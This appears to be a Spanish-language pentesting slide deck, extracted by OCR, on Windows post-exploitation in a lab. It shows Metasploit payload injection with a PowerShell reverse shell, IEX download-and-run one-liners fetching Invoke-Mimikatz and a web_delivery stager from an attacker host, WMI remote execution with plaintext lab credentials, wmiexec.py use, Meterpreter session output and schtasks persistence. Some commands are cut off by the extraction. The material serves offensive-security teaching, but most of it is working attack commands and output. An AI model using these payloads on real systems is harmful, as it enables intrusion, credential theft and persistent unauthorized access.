
- Si ya tienes una sesión de meterpreter... puedes usar otro exploit para inyectar el payload adecuado...

```
Module options (exploit/windows/local/payload_inject):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   NEWPROCESS  false            no        New notepad.exe to inject to
   PID                          no        Process Identifier to inject of process to inject payload.
   SESSION     5                yes       The session to run this module on.


Payload options (windows/x64/powershell_reverse_tcp):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   EXITFUNC      process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST         10.0.2.4         yes       The listen address
   LOAD_MODULES                   no        A list of powershell modules seperated by a comma to down
   LPORT         5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf exploit(payload_inject) > exploit

[*] Started reverse SSL handler on 10.0.2.4:5555
[*] Running module against WIN-RC99OP94Q8S
[-] PID  does not actually exist.
[*] Launching notepad.exe...
[*] Preparing 'windows/x64/powershell_reverse_tcp' for PID 2188
[*] Powershell session session 6 opened (10.0.2.4:5555 -> 10.0.2.15:64636) at 2017-09-19 01:36:22 -05

Windows PowerShell running as user WIN-RC99OP94Q8S$ on WIN-RC99OP94Q8S
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>get-command
```

```
system32> invoke-expression(New-Object Net.WebClient).DownloadString('http://10.0.2.4/Invoke-Mimikatz.ps
system32> ls function
```

Abuso de servicios de Windows
Herramientas nativas

WMI


WMI Architecture
Matt Graeber
Clients
wmic.exe
PowerShell
Windows Scripting Host (WSH)
VBScript
JScript
wbemtest.exe
C/C++ via COM
winrm.exe
winrs.exe
WBEM Standard
Query languages
WQL – WMI Query Language
CQL
Protocol Implementations
DCOM
WS-Man
WinRM
PowerShell Remoting
CIM Standard
Object schema
WMI objects
WMI/CIM repository
Managed Object Format (MOF) files
WMI Providers
cimwin32.dll
stdprov.dll
Etc.
WMI service (Winmgmt)
Server

Abusando de WMI

- En red TCP 135 (RPC)
- Invoke-WmiMethod
- Tools de tercero: wmiexec.py

```
256     def execute_remote(self, data):
257         command = self.__shell + data
258         if self.__noOutput is False:
259             command += ' 1> ' + '\\\\127.0.0.1\\%s' % self.__share + self.__output  + ' 2>&1'
260         self.__win32Process.Create(command.decode(sys.stdin.encoding), self.__pwd, None)
261         self.get_output()
262
```

Autor: @agsolino


Algo básico con WMI


```
PS C:\Windows\system32> Invoke-expression(New-Object Net.WebClient).DownloadString('http://10.0.2.4/WmiScript.ps1')
PS C:\Windows\system32> Inject-Code


__GENUS          : 2
__CLASS          : __PARAMETERS
__SUPERCLASS     :
__DYNASTY        : __PARAMETERS
__RELPATH        :
__PROPERTY_COUNT : 2
__DERIVATION     : {}
__SERVER         :
__NAMESPACE      :
__PATH           :
ProcessId        : 1028
ReturnValue      : 0
```

Abrir | WmiScript.ps1 /var/www/html | Guardar

```
function Inject-Code{
        $Command= "powershell.exe -c ipconfig /all >> C:\temp\resultado.txt"
        $user="labhack\eladmin"
        $Pass="Abc..123"
        $password = ConvertTo-SecureString $Pass -asplaintext -force
        $cred = New-Object -Typename System.Management.Automation.PSCredential -argumentlist
$User,$password
        Invoke-WmiMethod -class win32_process -name create -Argumentlist $Command -Credential
$cred -Computername 10.0.2.15
}
```

Algo básico con WMI



Otra mas con WMI

- A cambio de Psexec cuando hace mucho "ruido", podemos recurrir a WMI

```
Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  10.0.2.4         yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8888             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     443              yes       The listen port
   RHOST     10.0.2.5         no        The target address


Exploit target:

   Id  Name
   --  ----
   2   PSH
```

Referencia: We Don't Need No Stinkin' PSExec
https://www.trustedsec.com/2015/06/no_psexec_needed/


```
msf exploit(web_delivery) > exploit
[*] Exploit running as background job 7.

[*] Using URL: http://10.0.2.4:8888/zRblS9kkbFAz2h
[*] Server started.
[*] Run the following command on the target machine:
[*] Started bind handler
powershell.exe -nop -w hidden -c $A=new-object net.webclient;$A.proxy=[Net.WebRequest]::GetSystemWebProxy();$A.Pr
e]::DefaultCredentials;IEX $A.downloadstring('http://10.0.2.4:8888/zRblS9kkbFAz2h');
msf exploit(web_delivery) > [*] Sending stage (179267 bytes) to 10.0.2.5
```

Otra mas con WMI

```
root@kali2017:~/Escritorio# python wmiexec.py W7-Server:Passw0rd@10.0.2.5
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>cmd.exe /c powershell.exe -nop -w hidden -c IEX((New-Object Net.WebClient).downloadstring('http://10.0.2.4:8888/zRblS9kkbFAz2h')
```

```
[*] Started bind handler
powershell.exe -nop -w hidden -c $A=new-object net.webclient;$A.proxy=[Net.WebRequest]::GetSystemWebProxy();$A.Proxy.Cr
e]::DefaultCredentials;IEX $A.downloadstring('http://10.0.2.4:8888/zRblS9kkbFAz2h');
msf exploit(web_delivery) > [*] Sending stage (179267 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.4:42765 -> 10.0.2.5:443) at 2017-09-22 03:03:16 -0500

msf exploit(web_delivery) > sessions

Active sessions
===============

  Id  Type                     Information                          Connection
  --  ----                     -----------                          ----------
  1   meterpreter x86/windows  W7-Server-PC\W7-Server @ W7-SERVER-PC 10.0.2.4:42765 -> 10.0.2.5:443 (10.0.2.5)

msf exploit(web_delivery) > sessions -1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : W7-SERVER-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : es_PE
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```


PowerShell Remoting



PSRemoting


```
msf exploit(handler) >
[*] Sending stage (205379 bytes) to 10.0.2.15
[*] Meterpreter session 7 opened (10.0.2.4:5555 -> 10.0.2.15:60892) at 2017-09-21 00:20:25 -0500

msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                     Information                Connection
  --  ----                     -----------                ----------
  7   meterpreter x64/windows  LABHACK\eladmin @ WIN2K8   10.0.2.4:5555 -> 10.0.2.15:60892 (10.0.2.15)

msf exploit(handler) > sessions -i 7
[*] Starting interaction with 7...

meterpreter > sysinfo
Computer        : WIN2K8
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : LABHACK
Logged On Users : 3
Meterpreter     : x64/windows
meterpreter > getuid
Server username: LABHACK\eladmin
```

Veamos la demo...



Abusando de "Tareas programadas"

- Task Sheduler para **establecer persistencia**.
- Crear una Tarea que cada vez que incia el equipo se ejecuta un comando o script "malicioso"
- **`schtasks /Create /TN /TR /SC /RU`**



Nombre Task

Comando

Cuándo

